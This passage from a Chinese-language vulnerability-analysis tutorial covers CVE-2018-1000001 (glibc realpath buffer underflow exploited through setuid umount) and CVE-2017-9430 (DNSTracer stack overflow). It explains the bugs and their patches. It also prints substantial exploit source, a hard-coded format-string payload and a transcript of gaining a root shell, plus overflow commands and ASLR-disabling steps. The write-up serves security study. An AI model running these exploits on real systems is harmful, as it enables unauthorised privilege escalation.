      for (end = start; *end && *end != '/'; ++end) // end 标记一段路径的末尾
    /* Nothing.  */;

      if (end - start == 0)
    break;
      else if (end - start == 1 && start[0] == '.') // 当路径为 "." 的情况时
    /* nothing */;
      else if (end - start == 2 && start[0] == '.' && start[1] == '.')  // 当路径为 ".." 的情况时
    {
      /* Back up to previous component, ignore if at root already.  */
      if (dest > rpath + 1)
        while ((--dest)[-1] != '/');    // 回溯，如果 rpath 中没有 '/'，发生下溢出
    }
      else  // 路径组成中没有 "." 和 ".." 的情况时，复制 name 到 dest
    {
```

```
        size_t new_size;

        if (dest[-1] != '/')
          *dest++ = '/';
            [...]
    }
    }
}
```

当传入的 name 不是一个绝对路径，比如 `../../x` ，`realpath()` 将会使用当前工作目录来进行解析，而且默认了它以 `/` 开头。解析过程是从后先前进行的，当遇到 `../` 的时候，就会跳到前一个 `/` ，但这里存在一个问题，没有对缓冲区边界进行检查，如果缓冲区不是以 `/` 开头，则函数会越过缓冲区，发生溢出。所以当 `getcwd` 返回的是一个不可到达路径 `(unreachable)/` 时， `../../x` 的第二个 `../` 就已经越过了缓冲区，然后 `x` 会被复制到这个越界的地址处。

补丁

漏洞发现者也给出了它自己的补丁，在发生溢出的地方加了一个判断，当 `dest == rpath` 的时候，如果 `*dest != '/'` ，则说明该路径不是以 `/` 开头，便触发报错。

```
--- stdlib/canonicalize.c    2018-01-05 07:28:38.000000000 +0000
+++ stdlib/canonicalize.c    2018-01-05 14:06:22.000000000 +0000
@@ -91,6 +91,11 @@
       goto error;
     }
       dest = __rawmemchr (rpath, '\0');
+/* If path is empty, kernel failed in some ugly way. Realpath
+has no error code for that, so die here. Otherwise search later
+on would cause an underrun when getcwd() returns an empty strin
g.
+Thanks Willy Tarreau for pointing that out. */
+       assert (dest != rpath);
     }
   else
     {
@@ -118,8 +123,17 @@
```

```
        else if (end - start == 2 && start[0] == '.' && start[1]
== '.')
     {
        /* Back up to previous component, ignore if at root alrea
dy.  */
-       if (dest > rpath + 1)
-         while ((--dest)[-1] != '/');
+       dest--;
+       while ((dest != rpath) && (*--dest != '/'));
+       if ((dest == rpath) && (*dest != '/') {
+         /* Return EACCES to stay compliant to current documenta
tion:
+         "Read or search permission was denied for a component o
f the
+         path prefix." Unreachable root directories should not be

+         accessed, see https://www.halfdog.net/Security/2017/Lib
cRealpathBufferUnderflow/ */
+         __set_errno (EACCES);
+         goto error;
+       }
+       dest++;
     }
        else
     {
```

但这种方案似乎并没有被合并。

最终采用的方案是直接从源头来解决，对 `getcwd()` 返回的路径 `path` 进行检查，如果确定 `path[0] == '/'` ，说明是绝对路径，返回。否则转到 `generic_getcwd()` （内部函数，源码里看不到）进行处理：

```
$ git show 52a713fdd0a30e1bd79818e2e3c4ab44ddca1a94 sysdeps/unix
/sysv/linux/getcwd.c | cat
diff --git a/sysdeps/unix/sysv/linux/getcwd.c b/sysdeps/unix/sys
v/linux/getcwd.c
index f545106289..866b9d26d5 100644
--- a/sysdeps/unix/sysv/linux/getcwd.c
+++ b/sysdeps/unix/sysv/linux/getcwd.c
@@ -76,7 +76,7 @@ __getcwd (char *buf, size_t size)
   int retval;

   retval = INLINE_SYSCALL (getcwd, 2, path, alloc_size);
-  if (retval >= 0)
+  if (retval > 0 && path[0] == '/')
     {
 #ifndef NO_ALLOCATION
       if (buf == NULL && size == 0)
@@ -92,10 +92,10 @@ __getcwd (char *buf, size_t size)
       return buf;
     }

-  /* The system call cannot handle paths longer than a page.
-     Neither can the magic symlink in /proc/self.  Just use the
+  /* The system call either cannot handle paths longer than a p
age
+     or can succeed without returning an absolute path.  Just u
se the
      generic implementation right away.  */
-  if (errno == ENAMETOOLONG)
+  if (retval >= 0 || errno == ENAMETOOLONG)
     {
 #ifndef NO_ALLOCATION
       if (buf == NULL && size == 0)
```

Exploit

umount 包含在 util-linux 中，为方便调试，我们重新编译安装一下：

```
$ sudo apt-get install dpkg-dev automake
$ sudo apt-get source util-linux
$ cd util-linux-2.27.1
$ ./configure
$ make && sudo make install
$ file /bin/umount
/bin/umount: setuid ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.
so.2, for GNU/Linux 2.6.32, BuildID[sha1]=2104fb4e2c126b9ac812e6
11b291e034b3c361f2, not stripped
```

exp 主要分成两个部分：

```
int main(int argc, char **argv) {
  [...]
  pid_t nsPid=prepareNamespacedProcess();
  while(excalateCurrentAttempt<escalateMaxAttempts) {
    [...]
    attemptEscalation();

    [...]
    if(statBuf.st_uid==0) {
      fprintf(stderr, "Executable now root-owned\n");
      goto escalateOk;
    }
  }

preReturnCleanup:
  [...]
  if(!exitStatus) {
    fprintf(stderr, "Cleanup completed, re-invoking binary\n");
    invokeShell("/proc/self/exe");
    exitStatus=1;
  }

escalateOk:
  exitStatus=0;
  goto preReturnCleanup;
}
```

- `prepareNamespacedProcess()` ：准备一个运行在自己 mount namespace 的进程，并设置好适当的挂载结构。该进程允许程序在结束时可以清除它，从而删除 namespace。
- `attemptEscalation()` ：调用 umount 来获得 root 权限。

简单地说一下 mount namespace，它用于隔离文件系统的挂载点，使得不同的 mount namespace 拥有自己独立的不会互相影响的挂载点信息，当前进程所在的 mount namespace 里的所有挂载信息在 `/proc/[pid]/mounts` 、 `/proc/[pid]/mountinfo` 和 `/proc/[pid]/mountstats` 里面。每个 mount namespace 都拥有一份自己的挂

载点列表，当用 clone 或者 unshare 函数创建了新的 mount namespace 时，新创建的 namespace 会复制走一份原来 namespace 里的挂载点列表，但从这之后，两个 namespace 就没有关系了。

首先为了提权，我们需要一个 SUID 程序，mount 和 umount 是比较好的选择，因为它们都依赖于 `realpath()` 来解析路径，而且能被所有用户使用。其中 umount 又最理想，因为它一次运行可以操作多个挂载点，从而可以多次触发到漏洞代码。

由于 umount 的 `realpath()` 的操作发生在堆上，第一步就得考虑怎样去创造一个可重现的堆布局。通过移除可能造成干扰的环境变量，仅保留 locale 即可做到这一点。locale 在 glibc 或者其它需要本地化的程序和库中被用来解析文本（如时间、日期等），它会在 umount 参数解析之前进行初始化，所以会影响到堆的结构和位于 `realpath()` 函数缓冲区前面的那些低地址的内容。漏洞的利用依赖于单个 locale 的可用性，在标准系统中，libc 提供了一个 `/usr/lib/locale/C.UTF-8`，它通过环境变量 `LC_ALL=C.UTF-8` 进行加载。

在 locale 被设置后，缓冲区下溢将覆盖 locale 中用于加载 national language support(NLS) 的字符串中的一个 `/`，进而将其更改为相对路径。然后，用户控制的 umount 错误信息的翻译将被加载，使用 fprintf() 函数的 `%n` 格式化字符串，即可对一些内存地址进行写操作。由于 fprintf() 所使用的堆栈布局是固定的，所以可以忽略 ASLR 的影响。于是我们就可以利用该特性覆盖掉 `libmnt_context` 结构体中的 `restricted` 字段：

```
// util-linux/libmount/src/mountP.h
struct libmnt_context
{
    int     action;         /* MNT_ACT_{MOUNT,UMOUNT} */
    int     restricted;     /* root or not? */

    char     *fstype_pattern;     /* for mnt_match_fstype() */
    char     *optstr_pattern;     /* for mnt_match_options() */

    [...]
};
```

在安装文件系统时，挂载点目录的原始内容会被隐藏起来并且不可用，直到被卸载。但是，挂载点目录的所有者和权限没有被隐藏，其中 `restricted` 标志用于限制堆挂载文件系统的访问。如果我们将该值覆盖，umount 会误以为挂载是从 root 开始的。于是可以通过卸载 root 文件系统做到一个简单的 DoS（如参考文章中所示，可以在Debian下尝试）。

当然我们使用的 Ubuntu16.04 也是在漏洞利用支持范围内的：

```
static char* osSpecificExploitDataList[]={
// Ubuntu Xenial libc=2.23-0ubuntu9
    "\"16.04.3 LTS (Xenial Xerus)\"",
    "../x/../../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/A",
    "_nl_load_locale_from_archive",
    "\x07\0\0\0\x26\0\0\0\x40\0\0\0\xd0\xf5\x09\x00\xf0\xc1\x0a\x00"
    };
```

`prepareNamespacedProcess()` 函数如下所示：

```
static int usernsChildFunction() {
  [...]
  int result=mount("tmpfs", "/tmp", "tmpfs", MS_MGC_VAL, NULL);
   // 将 tmpfs 类型的文件系统 tmpfs 挂载到 /tmp
  [...]
}

pid_t prepareNamespacedProcess() {
  if(namespacedProcessPid==-1) {
    [...]
    namespacedProcessPid=clone(usernsChildFunction, stackData+(1<<20),
        CLONE_NEWUSER|CLONE_NEWNS|SIGCHLD, NULL);     // 调用 clone() 创建进程，新进程执行函数 usernsChildFunction()
    [...]
  char pathBuffer[PATH_MAX];
  int result=snprintf(pathBuffer, sizeof(pathBuffer), "/proc/%d/cwd",
```

```
      namespacedProcessPid);
    char *namespaceMountBaseDir=strdup(pathBuffer);     // /proc/[p
id]/cwd 是一个符号连接, 指向进程当前的工作目录

// Create directories needed for umount to proceed to final state

// "not mounted".
    createDirectoryRecursive(namespaceMountBaseDir, "(unreachable)
/x");     // 在 cwd 目录下递归创建 (unreachable)/x。下同
    result=snprintf(pathBuffer, sizeof(pathBuffer),
        "(unreachable)/tmp/%s/C.UTF-8/LC_MESSAGES", osReleaseExplo
itData[2]);
    createDirectoryRecursive(namespaceMountBaseDir, pathBuffer);
    result=snprintf(pathBuffer, sizeof(pathBuffer),
        "(unreachable)/tmp/%s/X.X/LC_MESSAGES", osReleaseExploitDa
ta[2]);
    createDirectoryRecursive(namespaceMountBaseDir, pathBuffer);
    result=snprintf(pathBuffer, sizeof(pathBuffer),
        "(unreachable)/tmp/%s/X.x/LC_MESSAGES", osReleaseExploitDa
ta[2]);
    createDirectoryRecursive(namespaceMountBaseDir, pathBuffer);

// Create symlink to trigger underflows.
    result=snprintf(pathBuffer, sizeof(pathBuffer), "%s/(unreachab
le)/tmp/down",
        namespaceMountBaseDir);
    result=symlink(osReleaseExploitData[1], pathBuffer);     // 创建
名为 pathBuffer 的符号链接
    [...]

// Write the initial message catalogue to trigger stack dumping
// and to make the "umount" call privileged by toggling the "res
tricted"
// flag in the context.
    result=snprintf(pathBuffer, sizeof(pathBuffer),
        "%s/(unreachable)/tmp/%s/C.UTF-8/LC_MESSAGES/util-linux.mo"
,
        namespaceMountBaseDir, osReleaseExploitData[2]);     // 覆盖
 "restricted" 标志将赋予 umount 访问已装载文件系统的权限
```

```
  [...]
  char *stackDumpStr=(char*)malloc(0x80+6*(STACK_LONG_DUMP_BYTES/
8));
  char *stackDumpStrEnd=stackDumpStr;
  stackDumpStrEnd+=sprintf(stackDumpStrEnd, "AA%%%d$lnAAAAAA",
      ((int*)osReleaseExploitData[3])[ED_STACK_OFFSET_CTX]);
  for(int dumpCount=(STACK_LONG_DUMP_BYTES/8); dumpCount; dumpCo
unt--) {    // 通过格式化字符串 dump 栈数据，以对抗 ASLR
    memcpy(stackDumpStrEnd, "%016lx", 6);
    stackDumpStrEnd+=6;
  }

  [...]
  result=writeMessageCatalogue(pathBuffer,
      (char*[]){
          "%s: mountpoint not found",
          "%s: not mounted",
          "%s: target is busy\n        (In some cases useful inf
o about processes that\n         use the device is found by lsof
(8) or fuser(1).)"
      },
      (char*[]){"1234", stackDumpStr, "5678"},
      3);    // 伪造一个 catalogue，将上面的 stackDumpStr 格式化字符
串写进去

  [...]
  result=snprintf(pathBuffer, sizeof(pathBuffer),
      "%s/(unreachable)/tmp/%s/X.X/LC_MESSAGES/util-linux.mo",
      namespaceMountBaseDir, osReleaseExploitData[2]);
  secondPhaseTriggerPipePathname=strdup(pathBuffer);    // 创建文件


  [...]
  result=snprintf(pathBuffer, sizeof(pathBuffer),
      "%s/(unreachable)/tmp/%s/X.x/LC_MESSAGES/util-linux.mo",
      namespaceMountBaseDir, osReleaseExploitData[2]);
  secondPhaseCataloguePathname=strdup(pathBuffer);       // 创建
文件

  return(namespacedProcessPid);        // 返回子进程 ID
```

```
}
```

所创建的各种类型文件如下：

```
$ find /proc/10173/cwd/ -type d
/proc/10173/cwd/
/proc/10173/cwd/(unreachable)
/proc/10173/cwd/(unreachable)/tmp
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/X
.x
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/X
.x/LC_MESSAGES
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/X
.X
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/X
.X/LC_MESSAGES
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/C
.UTF-8
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/C
.UTF-8/LC_MESSAGES
/proc/10173/cwd/(unreachable)/x
$ find /proc/10173/cwd/ -type f
/proc/10173/cwd/DATEMSK
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/C
.UTF-8/LC_MESSAGES/util-linux.mo
/proc/10173/cwd/ready
$ find /proc/10173/cwd/ -type l
/proc/10173/cwd/(unreachable)/tmp/down
$ find /proc/10173/cwd/ -type p
/proc/10173/cwd/(unreachable)/tmp/_nl_load_locale_from_archive/X
.X/LC_MESSAGES/util-linux.mo
```

然后在父进程里可以对子进程进行设置，通过设置 `setgroups` 为 deny，可以限制在新 namespace 里面调用 setgroups() 函数来设置 groups；通过设置 `uid_map` 和 `gid_map` ，可以让子进程自己设置好挂载点。结果如下：

```
$ cat /proc/10173/setgroups
deny
$ cat /proc/10173/uid_map
         0        999           1
$ cat /proc/10173/gid_map
         0        999           1
```

这样准备工作就做好了。进入第二部分 `attemptEscalation()` 函数：

```
int attemptEscalation() {
  [...]
  pid_t childPid=fork();
  if(!childPid) {
    [...]
    result=chdir(targetCwd);    // 改变当前工作目录为 targetCwd

// Create so many environment variables for a kind of "stack spr
aying".
    int envCount=UMOUNT_ENV_VAR_COUNT;
    char **umountEnv=(char**)malloc((envCount+1)*sizeof(char*));
    umountEnv[envCount--]=NULL;
    umountEnv[envCount--]="LC_ALL=C.UTF-8";
    while(envCount>=0) {
      umountEnv[envCount--]="AANGUAGE=X.X";        // 喷射栈的上部
    }
// Invoke umount first by overwriting heap downwards using links
// for "down", then retriggering another error message ("busy")
// with hopefully similar same stack layout for other path "/".
    char* umountArgs[]={umountPathname, "/", "/", "/", "/", "/",
"/", "/", "/", "/", "/", "down", "LABEL=78", "LABEL=789", "LABEL
=789a", "LABEL=789ab", "LABEL=789abc", "LABEL=789abcd", "LABEL=7
89abcde", "LABEL=789abcdef", "LABEL=789abcdef0", "LABEL=789abcde
f0", NULL};
    result=execve(umountArgs[0], umountArgs, umountEnv);
  }
  [...]
  int escalationPhase=0;
  [...]
  while(1) {
```

```
    if(escalationPhase==2) {    // 阶段 2 => case 3
      result=waitForTriggerPipeOpen(secondPhaseTriggerPipePathna
me);
      [...]
      escalationPhase++;
    }

// Wait at most 10 seconds for IO.
    result=poll(pollFdList, 1, 10000);
    [...]
// Perform the IO operations without blocking.
    if(pollFdList[0].revents&(POLLIN|POLLHUP)) {
      result=read(
          pollFdList[0].fd, readBuffer+readDataLength,
          sizeof(readBuffer)-readDataLength);
      [...]
      readDataLength+=result;

// Handle the data depending on escalation phase.
      int moveLength=0;
      switch(escalationPhase) {
        case 0: // Initial sync: read A*8 preamble.        // 阶
段 0，读取我们精心构造的 util-linux.mo 文件中的格式化字符串。成功写入 8*'
A' 的 preamble
          [...]
          char *preambleStart=memmem(readBuffer, readDataLength,
              "AAAAAAAA", 8);    // 查找内存，设置 preambleStart
          [...]
// We found, what we are looking for. Start reading the stack.
          escalationPhase++;    // 阶段加 1 => case 1
          moveLength=preambleStart-readBuffer+8;
        case 1: // Read the stack.        // 阶段 1，利用格式化字符
串读出栈数据，计算出 libc 等有用的地址以对付 ASLR
// Consume stack data until or local array is full.
          while(moveLength+16<=readDataLength) {    // 读取栈数据
直到装满
            result=sscanf(readBuffer+moveLength, "%016lx",
                (int*)(stackData+stackDataBytes));
            [...]
            moveLength+=sizeof(long)*2;
```

```
            stackDataBytes+=sizeof(long);
// See if we reached end of stack dump already.
            if(stackDataBytes==sizeof(stackData))
              break;
          }
          if(stackDataBytes!=sizeof(stackData))        // 重复 ca
se 1 直到此条件不成立，即所有数据已经读完
            break;

// All data read, use it to prepare the content for the next pha
se.
          fprintf(stderr, "Stack content received, calculating n
ext phase\n");

          int *exploitOffsets=(int*)osReleaseExploitData[3];
// 从读到的栈数据中获得各种有用的地址

// This is the address, where source Pointer is pointing to.
          void *sourcePointerTarget=((void**)stackData)[exploitO
ffsets[ED_STACK_OFFSET_ARGV]];
// This is the stack address source for the target pointer.
          void *sourcePointerLocation=sourcePointerTarget-0xd0;

          void *targetPointerTarget=((void**)stackData)[exploitO
ffsets[ED_STACK_OFFSET_ARG0]];
// This is the stack address of the libc start function return
// pointer.
          void *libcStartFunctionReturnAddressSource=sourcePoint
erLocation-0x10;
          fprintf(stderr, "Found source address location %p poin
ting to target address %p with value %p, libc offset is %p\n",
              sourcePointerLocation, sourcePointerTarget,
              targetPointerTarget, libcStartFunctionReturnAddres
sSource);
// So the libcStartFunctionReturnAddressSource is the lowest add
ress
// to manipulate, targetPointerTarget+...

          void *libcStartFunctionAddress=((void**)stackData)[exp
loitOffsets[ED_STACK_OFFSET_ARGV]-2];
```

```
        void *stackWriteData[]={
            libcStartFunctionAddress+exploitOffsets[ED_LIBC_GE
TDATE_DELTA],
            libcStartFunctionAddress+exploitOffsets[ED_LIBC_EX
ECL_DELTA]
        };
        fprintf(stderr, "Changing return address from %p to %p
, %p\n",
            libcStartFunctionAddress, stackWriteData[0],
            stackWriteData[1]);
        escalationPhase++;    // 阶段加 1 => case 2

        char *escalationString=(char*)malloc(1024);        //
将下一阶段的格式化字符串写入到另一个 util-linux.mo 中
        createStackWriteFormatString(
            escalationString, 1024,
            exploitOffsets[ED_STACK_OFFSET_ARGV]+1, // Stack p
osition of argv pointer argument for fprintf
            sourcePointerTarget, // Base value to write
            exploitOffsets[ED_STACK_OFFSET_ARG0]+1, // Stack p
osition of argv[0] pointer ...
            libcStartFunctionReturnAddressSource,
            (unsigned short*)stackWriteData,
            sizeof(stackWriteData)/sizeof(unsigned short)
        );
        fprintf(stderr, "Using escalation string %s", escalati
onString);

        result=writeMessageCatalogue(
            secondPhaseCataloguePathname,
            (char*[]){
                "%s: mountpoint not found",
                "%s: not mounted",
                "%s: target is busy\n        (In some cases us
eful info about processes that\n         use the device is found
 by lsof(8) or fuser(1).)"
            },
            (char*[]){
                escalationString,
                "BBBB5678%3$s\n",
```

```
                    "BBBBABCD%s\n"},
                3);
            break;
          case 2:       // 阶段 2，修改了参数 “LANGUAGE”，从而触发了 u
til-linux.mo 的重新读入，然后将新的格式化字符串写入到另一个 util-linux.m
o 中
          case 3:       // 阶段 3，读取 umount 的输出以避免阻塞进程，同
时等待 ROP 执行 fchown/fchmod 修改权限和所有者，最后退出
// Wait for pipe connection and output any result from mount.
            readDataLength=0;
            break;
            [...]
        }
        if(moveLength) {
          memmove(readBuffer, readBuffer+moveLength, readDataLengt
h-moveLength);
          readDataLength-=moveLength;
        }
      }
    }

attemptEscalationCleanup:
  [...]
  return(escalationSuccess);
}
```

通过栈喷射在内存中放置大量的 "AANGUAGE=X.X" 环境变量，这些变量位于栈的上部，包含了大量的指针。当运行 umount 时，很可能会调用到 `realpath()` 并造成下溢。umount 调用 `setlocale` 设置 locale，接着调用 `realpath()` 检查路径的过程如下：

```
/*
 * Check path -- non-root user should not be able to resolve pat
h which is
 * unreadable for him.
 */
static char *sanitize_path(const char *path)
{
```

```
    [...]
    p = canonicalize_path_restricted(path);    // 该函数会调用 rea
lpath()，并返回绝对地址
    [...]
    return p;
}

int main(int argc, char **argv)
{
    [...]
    setlocale(LC_ALL, "");    // 设置 locale，LC_ALL 变量的值会覆盖
掉 LANG 和所有 LC_* 变量的值
    [...]
    if (all) {
        [...]
    } else if (argc < 1) {
        [...]
    } else if (alltargets) {
        [...]
    } else if (recursive) {
        [...]
    } else {
        while (argc--) {
            char *path = *argv;

            if (mnt_context_is_restricted(cxt)
                && !mnt_tag_is_valid(path))
                path = sanitize_path(path);        // 调用 saniti
ze_path 函数检查路径

            rc += umount_one(cxt, path);

            if (path != *argv)
                free(path);
            argv++;
        }
    }

    mnt_free_context(cxt);
    return (rc < 256) ? rc : 255;
```

```
}
```

```
#include <locale.h>

char *setlocale(int category, const char *locale);
```

```
// util-linux/lib/canonicalize.c
char *canonicalize_path_restricted(const char *path)
{
    [...]
    canonical = realpath(path, NULL);
    [...]
    return canonical;
}
```

因为所布置的环境变量是错误的（正确的应为 "LANGUAGE=X.X"），程序会打印出错误信息，此时第一阶段的 message catalogue 文件被加载，里面的格式化字符串将内存 dump 到 stderr，然后正如上面所讲的设置 `restricted` 字段，并将一个 `L` 写到喷射栈中，将其中一个环境变量修改为正确的 "LANGUAGE=X.X"。

由于语言发生了改变，umount 将尝试加载另一种语言的 catalogue。此时 umount 会有一个阻塞时间用于创建一个新的 message catalogue，漏洞利用得以同步进行，然后 umount 继续执行。

更新后的格式化字符串现在包含了当前程序的所有偏移。但是堆栈中却没有合适的指针用于写入，同时因为 fprintf 必须调用相同的格式化字符串，且每次调用需要覆盖不同的内存地址，这里采用一种简化的虚拟机的做法，将每次 fprintf 的调用作为时钟，路径名的长度作为指令指针。格式化字符串重复处理的过程将返回地址从主函数转移到了 `getdate()` 和 `execl()` 两个函数中，然后利用这两个函数做 ROP。

被调用的程序文件中包含一个 shebang（即"#!"），使系统调用了漏洞利用程序作为它的解释器。然后该漏洞利用程序修改了它的所有者和权限，使其变成一个 SUID 程序。当 umount 最初的调用者发现文件的权限发生了变化，它会做一定的清理并调用 SUID 二进制文件的辅助功能，即一个 SUID shell，完成提权。

Bingo!!!（需要注意的是其所支持的系统被硬编码进了利用代码中，可看情况进行修改。exp）

```
$ gcc -g exp.c
$ id
uid=999(ubuntu) gid=999(ubuntu) groups=999(ubuntu),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls -l a.out
-rwxrwxr-x 1 ubuntu ubuntu 44152 Feb  1 03:28 a.out
$ ./a.out
./a.out: setting up environment ...
Detected OS version: "16.04.3 LTS (Xenial Xerus)"
./a.out: using umount at "/bin/umount".
No pid supplied via command line, trying to create a namespace
CAVEAT: /proc/sys/kernel/unprivileged_userns_clone must be 1 on
systems with USERNS protection.
Namespaced filesystem created with pid 7429
Attempting to gain root, try 1 of 10 ...
Starting subprocess
Stack content received, calculating next phase
Found source address location 0x7ffc3f7bb168 pointing to target
address 0x7ffc3f7bb238 with value 0x7ffc3f7bd23f, libc offset is
 0x7ffc3f7bb158
Changing return address from 0x7f24986c4830 to 0x7f2498763e00, 0
x7f2498770a20
Using escalation string %69$hn%73$hn%1$2592.2592s%70$hn%1$13280.
13280s%66$hn%1$16676.16676s%68$hn%72$hn%1$6482.6482s%67$hn%1$1.1
s%71$hn%1$26505.26505s%1$45382.45382s%1$s%1$s%65$hn%1$s%1$s%1$s%
1$s%1$s%1$s%1$186.186s%39$hn-%35$lx-%39$lx-%64$lx-%65$lx-%66$lx-
%67$lx-%68$lx-%69$lx-%70$lx-%71$lx-%78$s
Executable now root-owned
Cleanup completed, re-invoking binary
/proc/self/exe: invoked as SUID, invoking shell ...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo)
,30(dip),46(plugdev),113(lpadmin),128(sambashare),999(ubuntu)
# ls -l a.out
-rwsr-xr-x 1 root root 44152 Feb  1 03:28 a.out
```

参考资料

- LibcRealpathBufferUnderflow
- https://github.com/5H311-1NJ3C706/local-root-exploits/tree/master/linux/CVE-2018-1000001
- `man 3 getcwd`，`man 3 realpath`，`man mount_namespaces`
- util-linux/sys-utils/umount.c

7.1.6 CVE-2017-9430 DNSTracer 栈溢出漏洞

下载文件

漏洞描述

DNSTracer 是一个用来跟踪 DNS 解析过程的应用程序。DNSTracer 1.9 及之前的版本中存在栈缓冲区溢出漏洞。攻击者可借助带有较长参数的命令行利用该漏洞造成拒绝服务攻击。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 12.04	体系结构：32 位
调试器	gdb-peda	版本号：7.4
漏洞软件	DNSTracer	版本号：1.9

首先编译安装 DNSTracer：

```
$ wget http://www.mavetju.org/download/dnstracer-1.9.tar.gz
$ tar zxvf dnstracer-1.9.tar.gz
$ cd dnstracer-1.9
$ ./confugure
$ make && sudo make install
```

传入一段超长的字符串作为参数即可触发栈溢出：

```
$ dnstracer -v $(python -c 'print "A"*1025')
```

```
*** buffer overflow detected ***: dnstracer terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(+0x67377)[0xb757f377]
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x68)[0xb760f6b8]
/lib/i386-linux-gnu/libc.so.6(+0xf58a8)[0xb760d8a8]
/lib/i386-linux-gnu/libc.so.6(+0xf4e9f)[0xb760ce9f]
dnstracer[0x8048f26]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf7)[0xb7530637
]
dnstracer[0x804920a]
======= Memory map: ========
08048000-0804e000 r-xp 00000000 08:01 270483     /usr/local/bin/
dnstracer
0804f000-08050000 r--p 00006000 08:01 270483     /usr/local/bin/
dnstracer
08050000-08051000 rw-p 00007000 08:01 270483     /usr/local/bin/
dnstracer
08051000-08053000 rw-p 00000000 00:00 0
084b6000-084d7000 rw-p 00000000 00:00 0          [heap]
b74e4000-b7500000 r-xp 00000000 08:01 394789     /lib/i386-linux
-gnu/libgcc_s.so.1
b7500000-b7501000 rw-p 0001b000 08:01 394789     /lib/i386-linux
-gnu/libgcc_s.so.1
b7518000-b76c8000 r-xp 00000000 08:01 394751     /lib/i386-linux
-gnu/libc-2.23.so
b76c8000-b76ca000 r--p 001af000 08:01 394751     /lib/i386-linux
-gnu/libc-2.23.so
b76ca000-b76cb000 rw-p 001b1000 08:01 394751     /lib/i386-linux
-gnu/libc-2.23.so
b76cb000-b76ce000 rw-p 00000000 00:00 0
b76e4000-b76e7000 rw-p 00000000 00:00 0
b76e7000-b76e9000 r--p 00000000 00:00 0          [vvar]
b76e9000-b76eb000 r-xp 00000000 00:00 0          [vdso]
b76eb000-b770d000 r-xp 00000000 08:01 394723     /lib/i386-linux
-gnu/ld-2.23.so
b770d000-b770e000 rw-p 00000000 00:00 0
b770e000-b770f000 r--p 00022000 08:01 394723     /lib/i386-linux
-gnu/ld-2.23.so
b770f000-b7710000 rw-p 00023000 08:01 394723     /lib/i386-linux
-gnu/ld-2.23.so
```

```
bf8e5000-bf907000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
```

漏洞分析

这个漏洞非常简单也非常典型，发生原因是在把参数 `argv[0]` 复制到数组 `argv0` 的时候没有做长度检查，如果大于 1024 字节，就会导致栈溢出：

```
// dnstracer.c
int
main(int argc, char **argv)
{
    [...]
    char    argv0[NS_MAXDNAME];
    [...]
    strcpy(argv0, argv[0]);
```

```
// dnstracer_broker.h
#ifndef NS_MAXDNAME
#define NS_MAXDNAME    1024
#endif
```

补丁

要修这个漏洞的话，在调用 `strcpy()` 前加上对参数长度的检查就可以了：

```
    /*CVE-2017-9430 Fix*/
    if(strlen(argv[0]) >= NS_MAXDNAME)
    {
        free(server_ip);
        free(server_name);
        fprintf(stderr, "dnstracer: argument is too long %s\n",
argv[0]);
        return 1;
    }

    // check for a trailing dot
    strcpy(argv0, argv[0]);
```

Exploit

首先修改 Makefile，关掉栈保护，同时避免 gcc 使用安全函数 `__strcpy_chk()` 替换 `strcpy()` ，修改编译选项如下：

```
$ cat Makefile | grep -w CC
CC = gcc -fno-stack-protector -z execstack -D_FORTIFY_SOURCE=0
COMPILE = $(CC) $(DEFS) $(DEFAULT_INCLUDES) $(INCLUDES) $(AM_CPP
FLAGS) \
CCLD = $(CC)
$ make && sudo make install
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```

最后关掉 ASLR：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

因为漏洞发生在 main 函数中，堆栈的布置比起在子函数里也要复杂一些。大体过程和前面写过的一篇 wget 溢出漏洞差不多，但那一篇是 64 位程序，所以这里选择展示一下 32 位程序。

在 gdb 里进行调试，利用 pattern 确定溢出位置，1060 字节就足够了：

```
gdb-peda$ pattern_create 1060
gdb-peda$ pattern_offset $ebp
1849771630 found at offset: 1049
```

所以返回地址位于栈偏移 `1049+4=1053` 的地方。

```
gdb-peda$ disassemble main
   0x08048df8 <+808>:    mov    DWORD PTR [esp+0x4],edi
   0x08048dfc <+812>:    mov    DWORD PTR [esp],ebx
   0x08048dff <+815>:    call   0x8048950 <strcpy@plt>
   0x08048e04 <+820>:    xor    eax,eax
   0x08048e06 <+822>:    mov    ecx,esi
   ...
   0x08048f6e <+1182>:    mov    DWORD PTR [esp+0x4],esi
   0x08048f72 <+1186>:    call   0x804adb0 <create_session>
   0x08048f77 <+1191>:    mov    DWORD PTR [esp],0xa
```

在下面几个地方下断点，并根据偏移调整我们的输入：

```
gdb-peda$ b *main+815
gdb-peda$ b *main+820
gdb-peda$ b *main+1186
gdb-peda$ r `perl -e 'print "A"x1053 . "BBBB"'`
[----------------------------------registers--------------------
---------------]
EAX: 0x1
EBX: 0xbfffeb3f --> 0xffed9cb7
ECX: 0x0
EDX: 0xb7fc7180 --> 0x0
ESI: 0xffffffff
EDI: 0xbffff174 ('A' <repeats 200 times>...)
EBP: 0xbfffef58 --> 0x0
```

```
ESP: 0xbfffe6d0 --> 0xbfffeb3f --> 0xffed9cb7
EIP: 0x8048dff (<main+815>:    call   0x8048950 <strcpy@plt>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT dire
ction overflow)
